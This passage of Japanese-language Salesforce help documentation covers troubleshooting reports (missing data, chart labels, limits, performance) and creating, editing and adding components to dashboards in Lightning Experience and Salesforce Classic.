   場合によって、オブジェクト、そのレポートタイプ、またはアクセス権が完全に設定されていないことがあります。
2. グラフの表示ラベルが重なる原因は?
   グラフの表示ラベルは、重なって読みにくくなることがあります。データが多すぎて収まらないという場合もあれば、グラフの区分や系列が狭すぎる場合もあります。
3. 私のレポートにデータがまったく返されない理由は?
   レポートしようとしているレコードへのアクセス権があることをシステム管理者に確認します。依然としてレポートに結果が表示されない場合は、次のように検索条件の範囲を広げます。

4. レポートビルダーの数式オプションが表示されない理由は?
   レポートビルダーの [項目] ペインに [新規カスタム集計項目を追加] オプションが表示されない場合は、レポート形式をサマリー、マトリックス、または結合に変更します。表形式レポートには数式は表示されません。
5. 私のレポートに期待するデータが返されない理由は?
   検索条件、グループ化、項目、レポートタイプ、およびロールまたはユーザの階層を確認して、データに関する質問内容が正しいことを確認してください。
6. 共通のレポート制限とは?
   共通のレポート制限は、次のとおりです。分析上の制限事項に関する完全なリストについては、『Salesforce の制限クイックリファレンスガイド』を参照してください。
7. 「無効なレポート」メッセージを受け取る理由は?
   使用不可のデータに関してレポートしようとしている可能性があります。
8. レポートパフォーマンスの向上
   レポートのパフォーマンスが悪かったり、タイムアウトしたりする原因には多くの要因があります。多くの場合、適切な検索条件の演算子を使用する、適用する検索条件数を増やす、データ量を削減するなど、簡単な変更を行うことで対処できます。
9. レポートの「ロール階層」の履歴に古いロール名が表示される理由は?
   ロール名を変更しても、レポートは自動的には更新されません。最新のロール名を表示するには、ロールレコードの［レポートに表示するロール名］項目を変更してください。

関連トピック:

Salesforce Connect — すべてのアダプタのレポートに関する考慮事項

カスタムまたは外部オブジェクトでレポートを実行できない理由は?

場合によって、オブジェクト、そのレポートタイプ、またはアクセス権が完全に設定されていないことがあります。

カスタムまたは外部オブジェクトでレポートを実行できない場合、システム管理者に次の点を確認してください。

- カスタムまたは外部オブジェクトでレポートが有効になっている。
- オブジェクトとそのレコードに対するアクセス権がある。
- オブジェクトとそのカスタムレポートタイプがリリース済みである。

グラフの表示ラベルが重なる原因は?

グラフの表示ラベルは、重なって読みにくくなることがあります。データが多すぎて収まらないという場合もあれば、グラフの区分や系列が狭すぎる場合もあります。

表示ラベルが重ならないようにするには、次の処理を試してください。

- グラフを大きくする。レポート内のグラフのサイズを「大」または「特大」に変更するか、ダッシュボードの列幅を広げます。

- 余分なグルーピングレベルを削除する。他の種類のグラフを使用してグルーピングレベル数を減らします。たとえば、横棒グラフの方がグループ化した横棒グラフより値が少なくなります。
- 横棒グラフを使用する。横棒グラフは、縦棒グラフとは余白の使い方が異なります。横棒グラフの利点は、幅は固定されるが、縦方向に拡張して多くのグルーピングを表示できるという点にあります。グラフの設定に応じて、Chatter の写真も表示できます。
- スケールを変更する。グラフでより大きい単位を使用するように設定します。たとえば、値を 1000 または 1000000 単位で表します。
- 小さい値をグループピングする。円グラフ、ドーナツグラフ、じょうごグラフでは［他のものを組み合わせる］オプションを選択します。

私のレポートにデータがまったく返されない理由は?

レポートしようとしているレコードへのアクセス権があることをシステム管理者に確認します。依然としてレポートに結果が表示されない場合は、次のように検索条件の範囲を広げます。

- 自分のレコード以外のレコードを表示します。たとえば、[表示] > [すべての取引先] を選択します。
- 期間条件を広げます。たとえば、［範囲］の [常時] を選択するか、より広いカスタム範囲を選択します。
- 項目の絞り込みの演算子を慎重に選択します。「*［取引先所有者］［次の文字列と一致する］［John James］*」を選択すると、得られる可能性のある結果は厳密に「John James」に限定されます。予測される結果が表示されない場合は、代わりに「*［取引先所有者］［次の文字列を含む］［James］*」を使用して選択を広げることを検討してください。
- 条件検索ロジックを確認します。条件の組み合わせがすべてのデータを除外していないことを確認します。

レポートを制限することによりパフォーマンスが向上しますが、表示するデータが条件で除外されないことを確認します。

レポートに外部オブジェクトが含まれる場合、結果が、完全なデータセットを反映していない可能性があります。外部オブジェクトの動作はカスタムオブジェクトと似ていますが、Salesforce組織外に保存されたデータに対応付けられるという点が異なります。外部オブジェクトが含まれるレポートは、主オブジェクトに対して最大 2,000 レコードを取得します。そのため、外部オブジェクトデータの取得中にコールアウト制限に達する可能性があります。生成されるレポートの行がわずかであるかまったくない場合、より多くの関連する外部オブジェクト行を取得するようにレポートをカスタマイズしてください。

レポートビルダーの数式オプションが表示されない理由は?

レポートビルダーの [項目] ペインに ƒx [新規カスタム集計項目を追加] オプションが表示されない場合は、レポート形式をサマリー、マトリックス、または結合に変更します。表形式レポートには数式は表示されません。

私のレポートに期待するデータが返されない理由は?

検索条件、グループ化、項目、レポートタイプ、およびロールまたはユーザの階層を確認して、データに関する質問内容が正しいことを確認してください。

絞り込み
必要なすべてのデータが含まれていることを確認します。レポートの検索条件を変更するには、マウスポインタを置いて [編集] または [削除] をクリックします。レポートを実行すると検索条件が表示され、そのページで [編集] をクリックすると、さらに変更できます。

グルーピング
項目別にグループ化すると、レポートの詳細から削除されます。レポートをエクスポートする場合、項目が表示されますが、詳細領域には表示されません。

項目
グルーピングの確認後、項目を確認します。レポートに複数の関連レコード、たとえば、取引先、その商談、およびその商品が含まれる場合、取引先レコード、商談レコード、および商品品目名の詳細ページを検索して、項目にデータが含まれているようにします。データを必要な形式で利用できない場合は、Salesforce システム管理者と協力してデータを取得するための数式項目を追加します。数式項目をオブジェクトに追加すると、レコード詳細ページとレポートにデータが表示されます。

レポートタイプ
レポートタイプが適切ではない、または、期待するレコードがそのレポートタイプに必要なオブジェクト間のリレーションを共有していない可能性があります。レポートを選択した場合、レポートタイプで利用できる項目を確認してください。

レポートタイプに親と子の両方のオブジェクトが含まれる場合、子項目はレポートに使用されません。子レコードがあるかどうかに関係なく、レポートには親レコードが示されます。

階層
[階層]オプションでは、ロールまたはユーザ階層に基づいて異なるデータセットをドリルダウンできます。選択した階層レベル、またはそのデフォルトロールが、表示されるデータに影響を与える可能性があります。

メモ: 階層は、活動レポートと商談レポートに適用されます。

外部オブジェクト
レポートに外部オブジェクトが含まれる場合、結果が、完全なデータセットを反映していない可能性があります。外部オブジェクトの動作はカスタムオブジェクトと似ていますが、Salesforce 組織外に保存されたデータに対応付けられるという点が異なります。外部オブジェクトが含まれるレポートは、主オブジェクトに対して最大2,000レコードを取得します。そのため、外部オブジェクトデータの取得中にコールアウト制限に達する可能性があります。生成されるレポートの行がわずかであるかまったくない場合、より多くの関連する外部オブジェクト行を取得するようにレポートをカスタマイズしてください。

共通のレポート制限とは?

共通のレポート制限は、次のとおりです。分析上の制限事項に関する完全なリストについては、『Salesforceの制限クイックリファレンスガイド』を参照してください。

機能	制限	エディション情報
レポートあたりのバケット項目	最大5個(各バケット項目には20個のバケットを含めることができます)	Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition で使用できます。

機能	制限	エディション情報
マトリックスレポート	最大 400,000 個の集計値。この制限を超えるデータは表示されません。	すべてのエディションで使用可能。
組織あたりのスケジュール済みレポート	エディションに基づいて、1時間あたり 1 つまたは 2 つ	使用可能なエディションは、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition です。
レポートあたりの項目の検索条件	最大 20 個	すべてのエディションで使用可能。
レポートあたりの数式	最大 5 個	すべてのエディションで使用可能。
レポートに表示される行	最大 2,000 個。すべての行を表示するには、Excel にレポートをエクスポートするか、表形式レポートおよびサマリーレポート用の印刷用ビューを使用します。結合レポートでは、エクスポートは使用できず、印刷用ビューには最大 20,000 行を表示します。	すべてのエディションで使用可能。
レポートビルダーのプレビューに表示される行	サマリーレポートおよびマトリックスレポートでは最大 20 行、および表形式では最大 50 行	すべてのエディションで使用可能。

「無効なレポート」メッセージを受け取る理由は?

使用不可のデータに関してレポートしようとしている可能性があります。

次の理由で、データを使用できない可能性があります。

- レポート内のオブジェクトがレポートに対して有効になっていない。
- レポート内でオブジェクトによって使用されている参照関係が削除されたか、変更されている。
- レポート内のオブジェクトが削除されている。
- レポート内のオブジェクトに対する「表示」権限を持っていない。

レポートパフォーマンスの向上

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レポートのパフォーマンスが悪かったり、タイムアウトしたりする原因には多くの要因があります。多くの場合、適切な検索条件の演算子を使用する、適用する検索条件数を増やす、データ量を削減するなど、簡単な変更を行うことで対処できます。

レポートの実行には数秒から数分かかります。レポートが複雑でタイムアウト制限を超過して、失敗することがあります。レポートの読み込みに時間がかかる場合は通常、次の原因が考えられます。

- クエリ対象のオブジェクトの数が多すぎる
- 複雑なルックアップを処理している
- 項目数が多すぎる

たとえば、営業チームのレポートを実行する場合に、営業担当者ごとのリード数を表示するとします。会社内のすべてのリードを返すレポートを作成します。これで、必要なデータはすべて取得されますが、不要なデータも含まれるため、レポートの実行に時間がかかります。レポートの実行時間を短縮するには、チームに割り当てられたリードのみを返すようにレポートを絞り込みます。レポートをさらに迅速に実行するには、時間によって絞り込むことを検討してください。昨年またはそれ以前のリードが必要でない場合は、レポートの範囲を今年に絞る2つ目の検索条件を追加します。これで、レポートの実行速度が大幅に短縮されます。

レポートを表示できず、タイムアウトを回避するためにレポートを編集する場合は、`?edit=1` をレポートの URL に追加します。このようにすると、編集モードになり条件を調整できます。次の方法を試して、レポートがより効率的に実行されるようにしてください。

- 絞り込みを行う場合、［次の文字列を含む］または［次の文字列を含まない］ではなく、［次の文字列と一致する］または［次の文字列と一致しない］演算子を使用します。たとえば、「*取引先所有者 次の文字列を含む `John`*」ではなく、「*取引先所有者 次の文字列と一致する `John James`*」を使用します。検索条件ロジックに、**[OR]** ではなく、**[AND]** を選択します。
- レポートの日付の範囲を絞り込むには、期間条件を使用します。たとえば、［当会計年度］ではなく［過去 30 日間］を使用します。
- 表示する［日付項目］と［範囲］を選択して、期間条件を設定します。その期間条件のレコードのみが表示されます。
- 不要な列または項目を削除して、レポート内の項目数を減らします。
- 活動レポートの結果が多すぎるというエラーメッセージが表示される場合は、選択リスト、テキスト、または日付項目で絞り込みます。あるいは、[取引先が関連する活動]または[商談が関連する活動]など、異なる活動データの種別を使用してレポートをもう一度実行します。
- 時間条件、範囲条件、および検索条件を追加して、検索結果をさらに絞り込みます。

レポートの「ロール階層」の履歴に古いロール名が表示される理由は?

ロール名を変更しても、レポートは自動的には更新されません。最新のロール名を表示するには、ロールレコードの［レポートに表示するロール名］項目を変更してください。

レポートへの正しいデータの入力

適切に設計されたレポートは、生データをユーザが操作できる情報に変換するのに役立ちます。値を集計して意味のあるカテゴリにグループ化し、関連のないデータを除外して、複数のオブジェクトに関するデータを一度に収集します。

レポートデータの効果的な伝達

レポートでは、情報がテーブル形式で生成されます。ユーザが必要な情報をすばやくスキャンできるように、このテーブルを設定できます。また、ユーザが視覚的にデータを理解できるようにグラフを追加したり、レポートのデータをダッシュボードに表示したりできます。

関連トピック:

- レポートデータのグラフィカル表示
- テーブルへのレポートデータの表示

レポート実行ページ

レポート実行ページでは、レポート実行時にレポートに対して実行する内容を制御できます。

レポート実行ページから、次の操作が可能です。

- レポートに関する更新および投稿の Chatter フィードを表示する。
- ［レポート生成状況］を表示する。
- [階層] オプションを選択する。
- ［集計情報］ドロップダウンを使用して最上位のグループ化を変更する。
- ［期間条件］および［表示］オプションを変更する。
- [レポート実行] をクリックして、すぐにレポートの実行またはスケジュールの設定を行う。
- [詳細の表示] をクリックしてすべてのデータを表示するか、[詳細を非表示] をクリックして概要のみを表示する。
- [カスタマイズ] をクリックして、レポートビルダーでレポートを開く。
- レポートを印刷またはエクスポートする。
- [登録] をクリックしてレポート通知を設定する。これにより、レポートの特定の総計値が条件に一致すると常に通知されます。
- グラフの横にある [編集] をクリックしてプロパティを変更するか、[大]、[中]、または [小] をクリックしてサイズを変更する。
- レポートの結果を並び替える。
- 適用した検索条件を編集またはクリアする。
- サマリーレポートおよびマトリックスレポートについて、選択した行を特定の項目で絞り込む。表示する行を選択し、グループ化する項目を選択してから、[ドリルダウン] をクリックします。たとえば、案件を業種別に表示する商談レポートを作成する場合、順調な業種を選択して［商品名］でグループ化し、その業種でどの商品が売れているかを見ることができます。[クリア] をクリックすると、ドリルダウン検索条件が削除されます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを実行する
- 「レポート実行」

レポートをスケジュールする
- 「レポートのスケジュール」

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

および

「レポートビルダー」

関連トピック:

レポート実行ページオプション
レポートの結果の制限

レポート実行ページオプション

レポート実行ページをカスタマイズすることにより、お客様のニーズに合わせて特定の情報をサポートすることができます。

レポート実行ページでは、設定に応じて、次の項目とボタンが使用可能です。

オプション	説明
カスタマイズ	レポートビルダーを開いて、レポートのカスタマイズをサポートします。
日付項目	レコードに関する日付固有の情報 (作成日、最終更新日、最終活動日など) を選択します。
削除	レポートを削除します。削除したレポートは、ごみ箱に移動されます。
次の通貨で表示する	あらゆる項目の [換算値] 列に表示されるレポート小計と金額の通貨種別を決定します。マルチ通貨を使用する組織でのみ表示されます。 レポートの金額はそれぞれのオリジナルの通貨で表示され、レポートの合計金額は個人設定の通貨で表示されます。通貨を変更するには、レポートビルダーに移動して [表示] > [使用する通貨] をクリックし、有効な通貨を選択します。すべての金額に対して、[換算値] 列を表示することも選択できます ([年間売上 (換算値)] など)。[換算値] 列には、選択した通貨で金額が表示されます。
ディビジョン	レポートに含めるレコードのディビジョンを決定します。現在の所属ディビジョンのレコードを表示するには、[--現在--] を選択します。すでに対象が指定されているレポート (「私のケース」、「私の商談チームの取引先」など) には、すべてのディビジョンのレコードが含まれています。組織がディビジョンを使用してデータを分類し、かつ「ディビジョンの使用」権限を持っている場合にのみ使用できます。「ディビジョンの使用」権限を持っていない場合は、レポートに、全ディビジョンのレコードが表示さます。
ドリルダウン	サマリーレポートおよびマトリックスレポートについて、選択した行を特定の項目で絞り込む。表示する行を選択し、グループ化する項目を選択してから、[ドリルダウン] をクリックします。たとえば、案件を業種別に表示する商談レポートを作成する場合、順調な業種を選択して［商品名］でグループ化し、その業種でどの商品が売れているかを見ることができます。[クリア] をクリックすると、ドリルダウン検索条件が削除されます。
詳細のエクスポート	レポートのデータを Microsoft® Excel スプレッドシートファイルまたは CSV (カンマ区切り形式) ファイルにエクスポートします。
階層	ロールまたはテリトリーの階層に基づいて、レポートデータの表示のオプションが表示されます。個人ユーザ、ロール、または組織全体のデータを表示します。Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition でのみ使用できます。
印刷用に表示	簡単に印刷できるように Microsoft Excel 形式のレポートを表示します。
商談との関係	商談の所有者または商談チームに基づいて範囲を指定し、商談レポートに表示するデータを制限します。
範囲	レポートの期間を指定します。レポートのレポート種別に対して定義された標準またはカスタムの日付項目を使用して、データを特定の日付に制限できます。［開始日］項目と［終了日］項目を使用します。

オプション	説明
レポート実行	現在のレポート設定に基づいて、レポートデータを再生成します。
保存	既存のカスタムレポートのいずれかに変更を保存します。
別名で保存	カスタムレポート、標準レポート、または公開レポートに加えたパラメータ変更を、元のレポートを変更することなく、新しい名前で保存します。
表示	レポートに含める項目(所有するレコードのみ、またはアクセス可能なすべてのレコード)を指定します。レポートにチームデータを表示するには、このオプションを使用します。
詳細の表示/詳細を非表示	すべての情報を表示するか、概要のみを表示するかを切り替えます。
登録	登録することで、特定の総計値が指定した条件を満たすたびにレポート通知を受信できます。
集計情報	指定した項目の小計が示されます。
単位	ケースの対応期間を表示する単位(日、時間、または分)を選択します。オープンケースの対応期間は、作成から現在までの経過時間を表します。クローズケースの対応期間は、作成からクローズまでの経過時間を表します。

関連トピック:

- レポート実行ページ
- カスタムレポートの作成

レポートの使用開始

レポート環境を設定し、レポートビルダーを使用して基本レポートを作成し、必要なときに容易に情報を検索できるようにレポートを整理します。ほとんどの場合、手始めに標準レポートを作成し、ニーズに応じてカスタマイズします。

参照アクセス権または参照・更新アクセス権を持っているデータについてレポートを作成できます。使用可能なデータは共有モデルによって異なりますが、ほとんどの場合、共有モデルに関係なく、ロール階層で自分より下位のユーザが所有するデータまたはこれらのユーザと共有するデータについてレポートを作成できます(特定の共有モデルでは、レポートの作成が許可されていない)。Salesforce では、次の 2 通りの方法で、自分と自分より下位のユーザが所有する情報のレポートを作成できます。

- 一部のレポートには [表示] 条件が設定されています。自分とロール階層内で自分よりも下位のユーザが所有するデータを参照するには、[私のチームの商談] など、「私のチームの」が付くオプションを選択します。
- 商談レポートや活動レポートなどの一部のレポートには、ロール階層またはユーザ階層に基づいてさまざまなデータセットにドリルダウンできる [階層] リンクがあります。組織がテリトリー管理を使用している場合、一部のレポートでは、これらのリンクがテリトリー階層に基づきます。

レポートをカスタマズするときに、レポートをレコード所有者またはロールで並び替えることができます。

関連トピック:

- レポートパフォーマンスの向上
- 新規レポートの作成
- レポートによるデータへのアクセス
- レポートの実行
- 標準レポートタイプ

レポートによるデータへのアクセス

ある期間にわたって組織に蓄積されたデータを活用するには、レポートを使用します。組織のデータをほとんど無限の組み合わせで調査して理解しやすい形式で表示し、その結果として得られる洞察をダッシュボードを介して他のユーザと共有できます。

*レポート*は、一定の条件を満たすレコードセットを返し、行と列に整理して表示します。レポートデータは、条件で絞り込んだり、グループ化したり、グラフなどの図にして表示したりすることができます。レポートはフォルダに保存され、フォルダごとに誰にアクセス権を与えるかを制御します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- レポートのカスタマイズ
- 標準レポートタイプ

ダッシュボード

ダッシュボードについて

ダッシュボードでは、Salesforce データを包括的に表示できます。ダッシュボードの作成、参照、共有を行う前に、次のダッシュボードの基本を確認してください。

ダッシュボードを使用して Salesforce データの選定の準備をするときには、次のヒントに留意してください。

- ダッシュボードに表示されるすべてのデータはレポートから提供されます。ダッシュボードには、複数のレポートのデータを表示できます。
- ダッシュボードを更新する場合、すべてのデータ提供元レポートを実行する必要があります。レポートの実行に時間がかかる場合、ダッシュボードでも時間がかかります。
- ダッシュボードはフォルダで共有されます。ダッシュボードの保存先フォルダへの権限があれば、誰でもダッシュボードにアクセスできます。適切なフォルダにダッシュボードを保存してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ダッシュボードを作成または参照する前に、次の機能と概念についてよく理解してください。

ダッシュボードエディタ
: ダッシュボードエディタは視覚的なドラッグアンドドロップツールで、ダッシュボードの作成や既存のダッシュボードの編集を行います。また、ダッシュボードコンポーネントの追加、編集、および並び替えも行います。

  ダッシュボードエディタを起動するには、[新規ダッシュボード] をクリックします。

コンポーネント
: ダッシュボードは、コンポーネントで構成されます。各コンポーネントには、1つのレポートのデータを表示するグラフや総計値が含まれます。コンポーネントごとに異なるレポートのデータが表示されます。

実行ユーザ ([次のユーザとして参照])
: Salesforce では、ユーザごとに異なるデータアクセス権限が割り当てられます。ダッシュボードには、ダッシュボードの実行ユーザがアクセスできるデータのみが表示されます。

  たとえば、リードを表すダッシュボードを表示しているとします。Emily はすべてのリードを参照する営業担当マネージャで、Marcus は自分が所有するリードのみを参照する営業担当です。Emily がダッシュボードの実行ユーザの場合、ダッシュボードには Salesforce のすべてのリードに関するデータが表示されます。Marcus が実行ユーザの場合、ダッシュボードには Marcus が所有するリードに関するデータのみが表示されます。

ダッシュボードの作成

Salesforce データを同僚と共有する準備が整ったら、ダッシュボードを作成します。ダッシュボードを使用すると、グラフ、テーブル、および総計値を使用してレポートのデータを選定できます。同僚が詳細な情報を必要とする場合、ダッシュボードのデータ提供元レポートを参照できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

1. Lightning Experience ダッシュボードを作成
   Lightning Experience ダッシュボードを作成して、レポートのデータをグラフィカルに表示します。
2. Salesforce Classic ダッシュボードを作成
   ダッシュボードを作成してレポートでデータを視覚化します。
3. ダッシュボードの使用
   ダッシュボードでは、ソースレポートから得たデータを、グラフ、ゲージ、テーブル、総計値、または Visualforce ページなど、視覚化されたコンポーネントとして表示します。コンポーネントは、組織の主要な総計値のスナップショットおよびパフォーマンスの指標を提供します。
4. AppExchange からの CRM サンプルダッシュボードのインストール
   ビジネスニーズを満たすダッシュボードを作成するための開始点として、AppExchange にあるこれらのダッシュボードを使用します。

Lightning Experience ダッシュボードを作成

Lightning Experience ダッシュボードを作成して、レポートのデータをグラフィカルに表示します。

このトピックでは、Lightning Experience でのレポートのダッシュボード作成について説明します。Salesforce Classic または Wave Analytics でのダッシュボード作成の詳細は、次の記事を参照してください。

- Salesforce Classic ダッシュボードを作成
- Wave Analytics でダッシュボードを作成

ヒント: ダッシュボードをコピーすると、表示しているダッシュボードと同じプロパティとコンポーネントを使用して新しいダッシュボードをすばやく作成できます。[コピー] をクリックして、ダッシュボード設定を変更し、保存します。

1. 必要に応じて、表示するデータを含むカスタムレポートを作成します。

   重要: 対象とするダッシュボードビューアがアクセスできるフォルダにこれらのレポートを保存してください。

2. [ダッシュボード] タブで、[新規ダッシュボード] をクリックします。
3. ダッシュボードに名前を付けます。
   必要に応じて、簡単な説明を入力します。
4. ダッシュボードにコンポーネントを追加するには、[追加] をクリックします。
5. [保存] をクリックし、[完了] をクリックします。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ダッシュボードを作成する
- 「レポート実行」および「ダッシュボードの管理」

自分が作成したダッシュボードを編集および削除する
- 「レポート実行」および「ダッシュボードの管理」

自分以外が作成したダッシュボードを編集および削除する
- 「レポート実行」、「ダッシュボードの管理」および「すべてのデータの参照」

動的ダッシュボードを作成、編集、および削除する
- 「レポート実行」および「動的ダッシュボードの管理」

Salesforce Classic ダッシュボードを作成

ダッシュボードを作成してレポートでデータを視覚化します。

このトピックでは、Salesforce Classic でのレポートのダッシュボード作成について説明します。Salesforce Classic または Wave Analytics でのダッシュボード作成の詳細は、次の記事を参照してください。

- Lightning Experience ダッシュボードの作成
- Wave Analytics でダッシュボードを作成

ヒント: ダッシュボードをコピーすると、表示しているダッシュボードと同じプロパティとコンポーネントを使用して新しいダッシュボードをすばやく作成できます。[コピー] をクリックして、ダッシュボード設定を変更し、保存します。

1. 表示するデータを含むカスタムレポートを作成します。

   重要: 対象とするダッシュボードビューアがアクセスできるフォルダにこれらのレポートを保存してください。

2. [ダッシュボード] タブをクリックします。
3. [ダッシュボード一覧に戻る] をクリックします。
4. [新規ダッシュボード] をクリックします。
   既存のダッシュボードを変更するには、リストから名前をクリックします。
5. ダッシュボードをカスタマイズして、[保存] をクリックします。

関連トピック:

ダッシュボードの削除

AppExchange からの CRM サンプルダッシュボードのインストール

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ダッシュボードを作成する
- 「レポート実行」および「ダッシュボードの管理」

自分が作成したダッシュボードを編集および削除する
- 「レポート実行」および「ダッシュボードの管理」

自分以外が作成したダッシュボードを編集および削除する
- 「レポート実行」、「ダッシュボードの管理」および「すべてのデータの参照」

動的ダッシュボードを作成、編集、および削除する
- 「レポート実行」および「動的ダッシュボードの管理」

ダッシュボードの使用

ダッシュボードでは、ソースレポートから得たデータを、グラフ、ゲージ、テーブル、総計値、またはVisualforceページなど、視覚化されたコンポーネントとして表示します。コンポーネントは、組織の主要な総計値のスナップショットおよびパフォーマンスの指標を提供します。

ダッシュボードビルダーは、ダッシュボードの作成や変更を行うためのドラッグアンドドロップインターフェースです。ダッシュボードビルダーを使用して、ダッシュボード全体、ダッシュボードの列、またはダッシュボードのコンポーネントをカスタマイズできます。

ヒント: ダッシュボードビルダーでは、画面スペースをより広く利用するために圧縮ページヘッダーを使用します。アプリケーションタブを表示するには、単にビルダーを閉じるか、Salesforceロゴをクリックします。

ダッシュボードを編集するには、ダッシュボードを表示し、[編集]をクリックします。

ダッシュボードコンポーネントの追加

コンポーネントを追加するには、コンポーネントの種類をダッシュボードにドラッグしてから、データソース(レポート、Sコントロール、またはVisualforceページ)をドロップします。

ダッシュボードコンポーネントの変更

ダッシュボードコンポーネントは、レポートのデータを視覚的に表現したものです。コンポーネントのデータソース、コンポーネントでのデータの外観、およびコンポーネントの種類を変更できます。

Lightning Experience のキーボードショートカットでダッシュボードを編集

[ダッシュボード]タブで、キーボードだけを使用してダッシュボードを作成、編集、削除できます。キーストロークを使用して、Lightning Experience でダッシュボードの編集がすばやく簡単にできます。

Salesforce Classic のアクセシビリティモードでダッシュボードを編集

Salesforce Classicのアクセシビリティモードでダッシュボードを編集できます。

関連トピック:

- ダッシュボード検索条件の追加
- Salesforce Classic ダッシュボードを作成

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ダッシュボードを作成する
- 「レポート実行」および「ダッシュボードの管理」

自分が作成したダッシュボードを編集および削除する
- 「レポート実行」および「ダッシュボードの管理」

自分以外が作成したダッシュボードを編集および削除する
- 「レポート実行」、「ダッシュボードの管理」および「すべてのデータの参照」

動的ダッシュボードを作成、編集、および削除する
- 「レポート実行」および「動的ダッシュボードの管理」

ダッシュボードコンポーネントの追加

コンポーネントを追加するには、コンポーネントの種類をダッシュボードにドラッグしてから、データソース(レポート、Sコントロール、またはVisualforceページ)をドロップします。

1. コンポーネントを追加するダッシュボードで、[編集]をクリックします。

   コンポーネントおよびデータソースの読み込み中は引き続きダッシュボードを編集できます。

2. [コンポーネント]タブから、必要なコンポーネントの種類をダッシュボードにドラッグします。

   ヒント: データソースを最初にドロップしてから、コンポーネントの種類をドロップすることもできます。

   必要なコンポーネントの種類を選択するには、表示するデータの種別と利用するユーザを考慮します。

	データをグラフィカルに表示する場合、グラフを使用します。さまざまなグラフの種類から選択できます。
	ゲージは、カスタム値の範囲で表示する個別値が存在する場合に使用します。
	総計値は、表示するキー値が1つの場合に使用します。 • 総計の横にある空のテキスト項目をクリックして、コンポーネントに総計値表示ラベルを直接入力します。 • ダッシュボード列で互いに上下に直接配置されている総計値コンポーネントは、1つのコンポーネントとしてまとめて表示されます。
	レポートデータを列形式で表示するには、テーブルを使用します。
Visualforceページ	Visualforceページは、カスタムコンポーネントを作成したり、別のコンポーネントの種類では表示できない情報を表示したりする場合に使用します。
カスタムSコントロール	カスタムSコントロールには、Javaアプレット、Active-Xコントロール、Excelファイル、カスタムHTML Webフォームなど、ブラウザに表示できるあらゆる種類のコンテンツを入れることができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ダッシュボードを作成する
- 「レポート実行」および「ダッシュボードの管理」

自分が作成したダッシュボードを編集および削除する
- 「レポート実行」および「ダッシュボードの管理」

自分以外が作成したダッシュボードを編集および削除する
- 「レポート実行」、「ダッシュボードの管理」および「すべてのデータの参照」

動的ダッシュボードを作成、編集、および削除する
- 「レポート実行」および「動的ダッシュボードの管理」

3. ダッシュボードにドロップしたコンポーネントに、[データソース] タブからレポートをドラッグします。
   - ダッシュボードにグラフを含む結合レポートを表示できます。結合レポートダッシュボードコンポーネントを編集し、[ソースレポートで定義したグラフを使用] を選択します。
   - ダッシュボードに検索条件がある場合は、データソースに検索条件項目またはそれと同等の項目が含まれている必要があります。含まれていない場合は、検索条件が機能しない場合があります。
   - 一部の売上予測とリードのカスタムレポートは、ダッシュボードでは使用できません。
   - Visualforce コンポーネントでは、データソースとして Visualforce ページを使用する必要があります。

   ヒント: 各フォルダには、200 個までデータソースを含めることができます。適切なデータソースにすばやく焦点を合わせるには、[クイック検索] や、[最近の]、[私の]、[すべて] の検索条件を使用します。

4. ダッシュボードコンポーネントで、 をクリックします。
5. [コンポーネントデータ] タブで、基礎になるレポートからコンポーネントに表示する集計項目とグループを選択します。

   ヒント: ダッシュボードコンポーネントで使用できる項目を増やすには、項目をソースレポートグラフに追加します。たとえば、縦棒と折れ線を使用してレポート上に組み合わせグラフを作成します。レポートグラフの追加のグルーピングは、ダッシュボードコンポーネントで使用できます。

6. [フォーマッティング] タブで、コンポーネントでデータをどのように表示するかを指定します。

   書式設定の選択肢は、選択したコンポーネントの種類によって異なります。

   メモ: Visualforce ページおよび S コントロールの場合、［高さ］を設定します。

7. [OK] をクリックします。
8. ダッシュボードのコンポーネントを再配置するには、ドラッグ、ドロップ、クリックします。
   - 見出しバーを使用してコンポーネントをダッシュボードの適切な場所にドラッグします。
   - コンポーネントからデータソースを削除するには、データソースの をクリックします。
   - ダッシュボードからコンポーネントを削除するには、コンポーネントの をクリックします。
   - コンポーネントのヘッダー、タイトル、およびフッターの項目を編集するには、それらをクリックします。
   - ダッシュボードコンポーネントに表示される選択リスト値の色を変更します。「アプリケーションのカスタマイズ」権限が必要です。
   - 検索条件で絞り込まれたダッシュボードでは、必要に応じて、［検索条件］ドロップダウンで他の項目を選択します。

ダッシュボードコンポーネントの変更

ダッシュボードコンポーネントは、レポートのデータを視覚的に表現したものです。コンポーネントのデータソース、コンポーネントでのデータの外観、およびコンポーネントの種類を変更できます。

*ダッシュボードビルダー*は、ダッシュボードの作成や変更を行うためのドラッグアンドドロップインターフェースです。ダッシュボードのコンポーネントを再配置するには、ドラッグ、ドロップ、クリックします。詳細のフロート表示およびドリルダウンは、ダッシュボードの表示時には使用できますが、編集時には使用できません。

エディション

